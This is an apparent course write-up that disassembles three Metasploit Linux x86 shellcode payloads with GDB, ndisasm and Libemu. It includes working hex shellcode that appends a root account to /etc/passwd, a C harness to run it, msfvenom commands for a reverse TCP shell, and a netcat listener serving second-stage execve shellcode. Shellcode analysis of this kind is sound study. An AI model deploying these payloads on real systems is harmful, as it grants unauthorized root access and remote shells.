In this assignment, three shellcode samples are analyzed using a combination of GDB, Ndisasm, and Libemu. The three that will be analyzed are as follows:

1. linux/x86/adduser
2. linux/x86/shell/reverse\_tcp
3. linux/x86/exec

**Examination of linux/x86/adduser:**

msfvenom -p linux/x86/adduser USER=gibson PASS=leetsauce R | hexdump -v -e '"\\\x" 1/1 "%02x"'

No platform was selected, choosing Msf::Module::Platform::Linux from the payload

No Arch selected, selecting Arch: x86 from the payload

No encoder or badchars specified, outputting raw payload

Payload size: 93 bytes

output: \x31\xc9\x89\xcb\x6a\x46\x58\xcd\x80\x6a\x05\x58\x31\xc9\x51\x68\x73\x73\x77\x64\x68\x2f\x2f\x70\x61\x68\x2f\x65\x74\x63\x89\xe3\x41\xb5\x04\xcd\x80\x93\xe8\x24\x00\x00\x00\x67\x69\x62\x73\x6f\x6e\x3a\x41\x7a\x79\x4c\x47\x61\x2f\x47\x30\x31\x62\x55\x4d\x3a\x30\x3a\x30\x3a\x3a\x2f\x3a\x2f\x62\x69\x6e\x2f\x73\x68\x0a\x59\x8b\x51\xfc\x6a\x04\x58\xcd\x80\x6a\x01\x58\xcd\x80

This raw shellcode will go into our skeleton C file, to be compiled with stack execution allowed:

#include<stdio.h>

#include<string.h>

unsigned char shellcode[] =

"\x31\xc9\x89\xcb\x6a\x46\x58\xcd\x80\x6a\x05\x58\x31\xc9\x51\x68\x73\x73\x77\x64\x68\x2f\x2f\x70\x61\x68\x2f\x65\x74\x63\x89\xe3\x41\xb5\x04\xcd\x80\x93\xe8\x24\x00\x00\x00\x67\x69\x62\x73\x6f\x6e\x3a\x41\x7a\x79\x4c\x47\x61\x2f\x47\x30\x31\x62\x55\x4d\x3a\x30\x3a\x30\x3a\x3a\x2f\x3a\x2f\x62\x69\x6e\x2f\x73\x68\x0a\x59\x8b\x51\xfc\x6a\x04\x58\xcd\x80\x6a\x01\x58\xcd\x80";

main()

{

printf("Shellcode Length: %d\n", strlen(shellcode));

int (\*ret)() = (int(\*)())shellcode;

ret();

}

Setup for display preferences for examining in GDB:

break \*&shellcode

set disassembly-flavor intel

run

display /x $eax

display /x $ebx

display /x $ecx

display /x $edx

display /x $esp

define hook-stop

disassemble $eip,+20

end

First up is a setup for syscall 0x46 which is sys\_setreuid16, which oddly enough I cannot seem to find a man page for, but appears to be the same as setreuid():

(gdb) disassemble

Dump of assembler code for function shellcode:

=> 0x80002040 <+0>: xor ecx,ecx

0x80002042 <+2>: mov ebx,ecx

0x80002044 <+4>: push 0x46

0x80002046 <shellcode+6>: pop eax

0x80002047 <shellcode+7>: int 0x80

ECX is zeroed out and moved into the EBX register, which means that both EBX and ECX are 0. When setreuid() is called, the real & effective user IDs are set to 0, or the root user.

=> 0x80002049 <shellcode+9>: push 0x5

0x8000204b <shellcode+11>: pop eax

0x8000204c <shellcode+12>: xor ecx,ecx

0x8000204e <shellcode+14>: push ecx

0x8000204f <shellcode+15>: push 0x64777373

0x80002054 <shellcode+20>: push 0x61702f2f

0x80002059 <shellcode+25>: push 0x6374652f

Next, 0x5 is put into the EAX register via a push/pop, the ECX register is zeroed out, and 12 bytes are pushed onto the stack

Those 12 bytes equate to: /etc//passwd which provides a bit of insight into the fact that something is going to happen with this file.

=> 0x8000205e <shellcode+30>: mov ebx,esp

0x80002060 <shellcode+32>: inc ecx

0x80002061 <shellcode+33>: mov ch,0x4

0x80002063 <shellcode+35>: int 0x80

0x80002063 in shellcode ()

1: /x $eax = 0x5

2: /x $ebx = 0xbffff2ec

3: /x $ecx = 0x401

Next, the open() syscall (0x5) is setup with the current stack pointer saved into the ebx register and ECX set to 401 via the move of 0x4 to the high byte of the CX register (CH). The stack currently has that 12 bytes that correspond to the null-terminated /etc//passwd, which is the first argument to the open syscall (filename). The second argument is the integer value that corresponds to the flags. Since that value is 401, we can peruse the fcntl.h file to see what that equates to. In this case, 0400 is 0\_NOCTTY, and 01 is 0\_WRONLY. So we have the O\_WRONLY and 0\_NOCTTY flags set for the open() call.

After the syscall, we can see that 0x3 was moved into the EAX register, which is our filehandle for any future syscalls on this file:

0x80002065 in shellcode ()

1: /x $eax = 0x3

2: /x $ebx = 0xbffff2ec

3: /x $ecx = 0x401

Next, EBX and EAX are swapped, and we execute a call at 0x79 bytes from the entry point:

=> 0x80002065 <shellcode+37>: xchg ebx,eax

0x80002066 <shellcode+38>: call 0x8000208f <shellcode+79>

An interesting thing happens next – the program exits with a return code of 3. If we look at the last instruction, which was a CALL to the location which is 79 bytes away from the beginning we see that it appears to be an invalid location:

=> 0x80002066 <shellcode+38>: call 0x8000208f <shellcode+79>

...

0x8000208e <+78>: or bl,BYTE PTR [ecx-0x75]

0x80002091 <+81>: push ecx

0x80002092 <+82>: cld

0x80002093 <+83>: push 0x4

0x80002095 <+85>: pop eax

0x80002096 <+86>: int 0x80

The next valid instruction is at 78 bytes. So what is happening when we jump to 79 bytes?

(gdb) x/8xb 0x8000208f

0x8000208f <shellcode+79>: 0x59 0x8b 0x51 0xfc 0x6a 0x04 0x58 0xcd

Jumping to this location would resume execution at 0x8000208f starting with opcode 0x59.

By setting the breakpoint at \*0x8000208f, we can see the instructions re-aligned accordingly:

=> 0x8000208f <shellcode+79>: pop ecx

0x80002090 <shellcode+80>: mov edx,DWORD PTR [ecx-0x4]

0x80002093 <shellcode+83>: push 0x4

0x80002095 <shellcode+85>: pop eax

0x80002096 <shellcode+86>: int 0x80

0x80002098 <shellcode+88>: push 0x1

0x8000209a <shellcode+90>: pop eax

0x8000209b <shellcode+91>: int 0x80

After popping 4 bytes off the stack into ECX, we get the following for our register states:

0x80002090 in shellcode ()

1: /x $eax = 0xbffff2ec

2: /x $ebx = 0x3

3: /x $ecx = 0x8000206b

4: /x $edx = 0xb7fb3870

This looks interesting. The value in ECX appears to refer to a location in the .text section where executable code goes.

The next instruction is to move the value pointed to by ECX-4 into the EDX register, which gives us the following register states:

0x80002093 in shellcode ()

1: /x $eax = 0xbffff2ec

2: /x $ebx = 0x3

3: /x $ecx = 0x8000206b

4: /x $edx = 0x24

5: /x $esp = 0xbffff2ec

The value of 0x24 was put into the EDX register, and our next two instructions store the value of 0x4 into the EAX register before making a syscall.

=> 0x80002093 <shellcode+83>: push 0x4

0x80002095 <shellcode+85>: pop eax

0x80002096 <shellcode+86>: int 0x80

0x80002098 <shellcode+88>: push 0x1

0x8000209a <shellcode+90>: pop eax

0x8000209b <shellcode+91>: int 0x80

Ok, now things are coming together. Syscall 0x4 is Write(). For this syscall, the EBX register stores the filehandle to write to, the ECX register specifies a pointer to a memory location, and the EDX register specifies the count of bytes. Based on our register states, we can see that this has the following effect: Write 0x24 bytes to filehandle 0x3 at memory location 0x8000206b. This would put whatever is stored between 0x8000206b and 0x8000208f into filehandle 0x3 (/etc//passwd)

A good bet here would be that the text to be written to /etc//passwd is stored in these bytes. Let’s look at the raw hex values at these instructions, which should be a total of 36 bytes.

(gdb) x/36xb 0x8000206b

0x8000206b <shellcode+43>: 0x67 0x69 0x62 0x73 0x6f 0x6e 0x3a 0x41

0x80002073 <shellcode+51>: 0x7a 0x79 0x4c 0x47 0x61 0x2f 0x47 0x30

0x8000207b <shellcode+59>: 0x31 0x62 0x55 0x4d 0x3a 0x30 0x3a 0x30

0x80002083 <shellcode+67>: 0x3a 0x3a 0x2f 0x3a 0x2f 0x62 0x69 0x6e

0x8000208b <shellcode+75>: 0x2f 0x73 0x68 0x0a

A quick conversion from hex to ascii gives us the interesting string:

gibson:AzyLGa/@01bUM:0:0::/:/bin/sh

Continuing the execution in GDB after the syscall results in 0x24 being put into EAX, which is the number of bytes that were written. The last three instructions set up the exit() syscall, which leaves a return code of 3 (which is what is left in the EBX register.

Reviewing /etc/passwd shows that the string: “gibson:AzyLGa/@01bUM:0:0::/:/bin/sh” was written to the end of the file!


So this example demonstrates a situation where data is stored in the .text section with a clever jump instruction to avoid having it executed as instruction opcodes!

**linux/x86/shell/reverse\_tcp**

Disassembly using ndisasm: msfvenom -p linux/x86/shell/reverse\_tcp LHOST=172.16.1.103 LPORT=4444 R | ndisasm -u -

Dot graph via Libemu: msfvenom -p linux/x86/shell/reverse\_tcp LHOST=172.16.1.103 LPORT=4444 R | sctest -S -s 10000 -vv -G reverse\_tcp.dot

This example involves working with the socketcall() syscall, which has several steps, depending on what operations need to be performed. First, the socket object itself must be created:

00000000 31DB xor ebx,ebx

00000002 F7E3 mul ebx

00000004 53 push ebx

00000005 43 inc ebx

00000006 53 push ebx

00000007 6A02 push byte +0x2

00000009 B066 mov al,0x66

0000000B 89E1 mov ecx,esp

0000000D CD80 int 0x80

The first section of this shellcode begins with the zeroing of the EBX register. EAX contains the entry point memory address, and the next instruction multiplies EAX with EBX, which nets a 0 in EAX, which effectively zeros EAX and EDX.

Registers:

EAX = 0, EBX = 0, ECX = ?, EDX = 0

A zero is pushed onto the stack via the EBX register, EBX is incremented to 1, then the 1 is pushed onto the stack, followed by the byte value 0x2.

Registers:

EAX = 0, EBX = 0x1, ECX = ?, EDX = 0

Stack:

02 00 00 00 01 00 00 00 00

Next, the AL register is set to 0x66 and a pointer to the top of the stack is put into the ECX register in preparation for the socket() syscall.


Registers:

EAX = 0x66, EBX = 0x1, ECX = 0xbffff2e0 , EDX = 0

Stack:

02 00 00 00 01 00 00 00 00

After the syscall is executed, we are into the second section of shellcode, where we execute a connect() with our socket object.

0000000F 97 xchg eax,edi

00000010 5B pop ebx

00000011 68AC100167 push dword 0x670110ac

00000016 680200115C push dword 0x5c110002

0000001B 89E1 mov ecx,esp

0000001D 6A66 push byte +0x66

0000001F 58 pop eax

00000020 50 push eax

00000021 51 push ecx

00000022 57 push edi

00000023 89E1 mov ecx,esp

00000025 43 inc ebx

00000026 CD80 int 0x80

Registers:

EAX = 0x3, EBX = 0x1, ECX = 0xbffff2e0 , EDX = 0, ESP = 0xbffff2e0

Stack:

02 00 00 00 01 00 00 00 00

The first two instructions exchanges the socket handle in EAX for the value currently stored in the EDI register and pops the 0x2 off the stack into the EBX register.

Registers:

EAX = 0xb7fb2000, EBX = 0x2, ECX = 0xbffff2e0 , EDX = 0, EDI = 0x3, ESP = 0xbffff2e4

Stack:

01 00 00 00 00

Next, a total of 8 bytes of data are pushed onto the stack with two push instructions:

Registers:

EAX = 0xb7fb2000, EBX = 0x2, ECX = 0xbffff2e0 , EDX = 0, EDI = 0x3, ESP = 0xbffff2dc

Stack:

02 00 11 5C AC 10 01 67 01 00 00 00 00

The current stack pointer is then loaded into the ECX register:

Registers:

EAX = 0xb7fb2000, EBX = 0x2, ECX = 0xbffff2dc , EDX = 0, EDI = 0x3, ESP = 0xbffff2dc

Stack:

02 00 11 5C AC 10 01 67 01 00 00 00 00

EAX is then set to 0x66 via a quick push byte instruction, and then the values of EAX, ECX, and EDI are pushed onto the stack:

Registers:

EAX = 0x66, EBX = 0x2, ECX = 0xbffff2dc , EDX = 0, EDI = 0x3, ESP = 0xbffff2d0

Stack:

03 00 00 00 DC F2 FF BF 66 00 00 00 02 00 11 5C AC 10 01 67 01 00 00 00 00

The next two instructions set up the socket call for connect() by moving the current stack pointer into the ECX register and setting EBX to 0x3 by incrementing the current value by 1.


Registers:

EAX = 0x66, EBX = 0x3, ECX = 0xbffff2d0 , EDX = 0, EDI = 0x3, ESP = 0xbffff2d0

Stack:

03 00 00 00 DC F2 FF BF 66 00 00 00 02 00 11 5C AC 10 01 67 01 00 00 00 00

After the connect() syscall, EAX is set to 0 and the remaining values remain unchanged.

00000028 B207 mov dl,0x7

0000002A B900100000 mov ecx,0x1000

0000002F 89E3 mov ebx,esp

00000031 C1EB0C shr ebx,byte 0xc

00000034 C1E30C shl ebx,byte 0xc

00000037 B07D mov al,0x7d

00000039 CD80 int 0x80

Registers:

EAX = 0x0, EBX = 0x3, ECX = 0xbffff2d0 , EDX = 0, EDI = 0x3, ESP = 0xbffff2d0

Stack:

03 00 00 00 DC F2 FF BF 66 00 00 00 02 00 11 5C AC 10 01 67 01 00 00 00 00

The first three instructions move 0x7 into the DL register, 0x1000 into the ECX register, and the current stack pointer into EBX.

Registers:

EAX = 0x0, EBX = 0xbffff2d0, ECX = 0x1000 , EDX = 0x7, EDI = 0x3, ESP = 0xbffff2d0

Stack:

03 00 00 00 DC F2 FF BF 66 00 00 00 02 00 11 5C AC 10 01 67 01 00 00 00 00

The SHR instruction coming next divides EBX by 2, 0xC times (12 times).

Registers:

EAX = 0x0, EBX = 0xbffff, ECX = 0x1000 , EDX = 0x7, EDI = 0x3, ESP = 0xbffff2d0

Stack:

03 00 00 00 DC F2 FF BF 66 00 00 00 02 00 11 5C AC 10 01 67 01 00 00 00 00

The SHL instruction following SHR then multiplies EBX by 2, 0xC times (12 times).

Registers:

EAX = 0x0, EBX = 0xbffff000, ECX = 0x1000 , EDX = 0x7, EDI = 0x3, ESP = 0xbffff2d0

Stack:

03 00 00 00 DC F2 FF BF 66 00 00 00 02 00 11 5C AC 10 01 67 01 00 00 00 00

The value 0x7D is then moved into the AL register and the mprotect() syscall is invoked, which sets the EAX register to 0 after invokation.

Registers:

EAX = 0, EBX = 0xbffff000, ECX = 0x1000 , EDX = 0x7, EDI = 0x3, ESP = 0xbffff2d0

Stack:

03 00 00 00 DC F2 FF BF 66 00 00 00 02 00 11 5C AC 10 01 67 01 00 00 00 00

Here is the last set of instructions:

0000003B 5B pop ebx

0000003C 89E1 mov ecx,esp

0000003E 99 cdq

0000003F B60C mov dh,0xc

00000041 B003 mov al,0x3

00000043 CD80 int 0x80

00000045 FFE1 jmp ecx

The last section of the shellcode starts by popping off 0x3 into the EBX register and setting ECX to the value of the current stack pointer.

Registers:

EAX = 0, EBX = 0x3, ECX = 0xbffff2d4, EDX = 0x7, EDI = 0x3, ESP = 0xbffff2d4

Stack:

DC F2 FF BF 66 00 00 00 02 00 11 5C AC 10 01 67 01 00 00 00 00

Next, EAX is converted to a 64 bit quadword via the CDW instruction.

Registers:

EAX = 0, EBX = 0x3, ECX = 0xbffff2d4, EDX = 0x0, EDI = 0x3, ESP = 0xbffff2d4

Stack:

DC F2 FF BF 66 00 00 00 02 00 11 5C AC 10 01 67 01 00 00 00 00

The next two instructions move 0xC into the DH register and 0x3 into the AL register.

Registers:

EAX = 0x3, EBX = 0x3, ECX = 0xbffff2d4, EDX = 0x0c00, EDI = 0x3, ESP = 0xbffff2d4

Stack:

DC F2 FF BF 66 00 00 00 02 00 11 5C AC 10 01 67 01 00 00 00 00

The read() syscall is then invoked, with the socket specified as the filehandle, the stack pointer as the buffer, and 0xC00 bytes (3072 bytes) to be read.

At this point the socket connection reads from the socket where I’ve piped a staged execve shellcode to be sent via netcat from the attacker machine:

#xxd second.raw

00000000: 31c0 5068 6261 7368 6862 696e 2f68 2f2f 1.Phbashhbin/h//

00000010: 2f2f 89e3 5089 e253 89e1 b00b cd80 //..P..S......

nc -lvp 4444 < second.raw

listening on [any] 4444 ...

connect to [172.16.1.103] from kali [172.16.1.103] 47554

Shellcode Length: 24

root@kali:/media/sf\_SLAE/SLAE-Module1/Module-1/SLAE-Code/SLAE/Shellcode/Certification/5/finals#

Now we’ve got the shell.


**linux/x86/exec**

Let’s look at this under ndisasm to see the actual instructions, and Libemu to see the call graph:

*msfvenom -p linux/x86/exec CMD=ls | ndisasm -u –*

*msfvenom -p linux/x86/exec CMD=ls R | sctest -S -s 10000 -vv -G exec.dot*

00000000 6A0B push byte +0xb

00000002 58 pop eax

00000003 99 cdq

00000004 52 push edx

00000005 66682D63 push word 0x632d

00000009 89E7 mov edi,esp

0000000B 682F736800 push dword 0x68732f

00000010 682F62696E push dword 0x6e69622f

00000015 89E3 mov ebx,esp

00000017 52 push edx

00000018 E803000000 call dword 0x20

0000001D 6C insb

0000001E 7300 jnc 0x20

00000020 57 push edi

00000021 53 push ebx

00000022 89E1 mov ecx,esp

00000024 CD80 int 0x80

At the beginning of the instructions, the byte 0xB is pushed onto the stack and then popped off into the EAX register. Opcode 99 (cdq/cwd) will extend the size of the register.

Registers:

EAX = 0xB, EBX = <unset>, ECX = <unset>, EDX = 0x0, ESP = 0xbffff2ec

Stack:

<unset>

Next comes a push of the zeroed-out EDX register, a push of a two-byte word 0x632D onto the stack, then the stack pointed is put into the EDI register:

Registers:

EAX = 0xB, EBX = <unset>, ECX = <unset>, EDX = 0x0, EDI = 0xbffff2e6, ESP = 0xbffff2e6

Stack:

2d 63 00 00 00 00

Now we push some bytes onto the stack that should seem pretty familiar at this point: 2f 62 69 6e 2f 73 68, which when converted to ASCII gives you “/bin/sh”.

Registers:

EAX = 0xB, EBX = <unset>, ECX = <unset>, EDX = 0x0, EDI = 0xbffff2e6, ESP = 0xbffff2e6

Stack:

2f 62 69 6e 2f 73 68 00 2d 63 00 00 00 00

Next the stack pointer is placed into the EBX register and the zeroed out EDX register is pushed onto the stack:

Registers:

EAX = 0xB, EBX = 0xbffff2de, ECX = <unset>, EDX = 0x0, EDI = 0xbffff2e6, ESP = 0xbffff2da

Stack:

00 00 00 00 2f 62 69 6e 2f 73 68 00 2d 63 00 00 00 00

Next, we have a call instruction which conveniently puts the address for the null-terminated “ls” command (0x63, 0x73, 0x00) bytes which come next onto the stack:

Registers:

EAX = 0xB, EBX = 0xbffff2de, ECX = <unset>, EDX = 0x0, EDI = 0xbffff2e6, ESP = 0xbffff2d6

Stack:

6c 73 00 00 00 00 00 2f 62 69 6e 2f 73 68 00 2d 63 00 00 00 00

The EDI and EBX registers are then pushed onto the stack, and the current stack pointer is moved into the ECX register:

Registers:

EAX = 0xB, EBX = 0xbffff2de, ECX = 0xbffff2ce, EDX = 0x0, EDI = 0xbffff2e6, ESP = 0xbffff2ce

Stack:

bf ff f2 de bf ff f2 e6 6c 73 00 00 00 00 00 2f 62 69 6e 2f 73 68 00 2d 63 00 00 00 00

Finally, execve() is called via syscall. EAX contains the syscall number (0xb), EBX is a pointer to the memory location with the filename (0xbffff2de), ECX is a pointer to a memory location with the arguments to the filename (0xbffff2ce), and finally EDX is a pointer to the memory location which contains environment values, which in this case is zero.

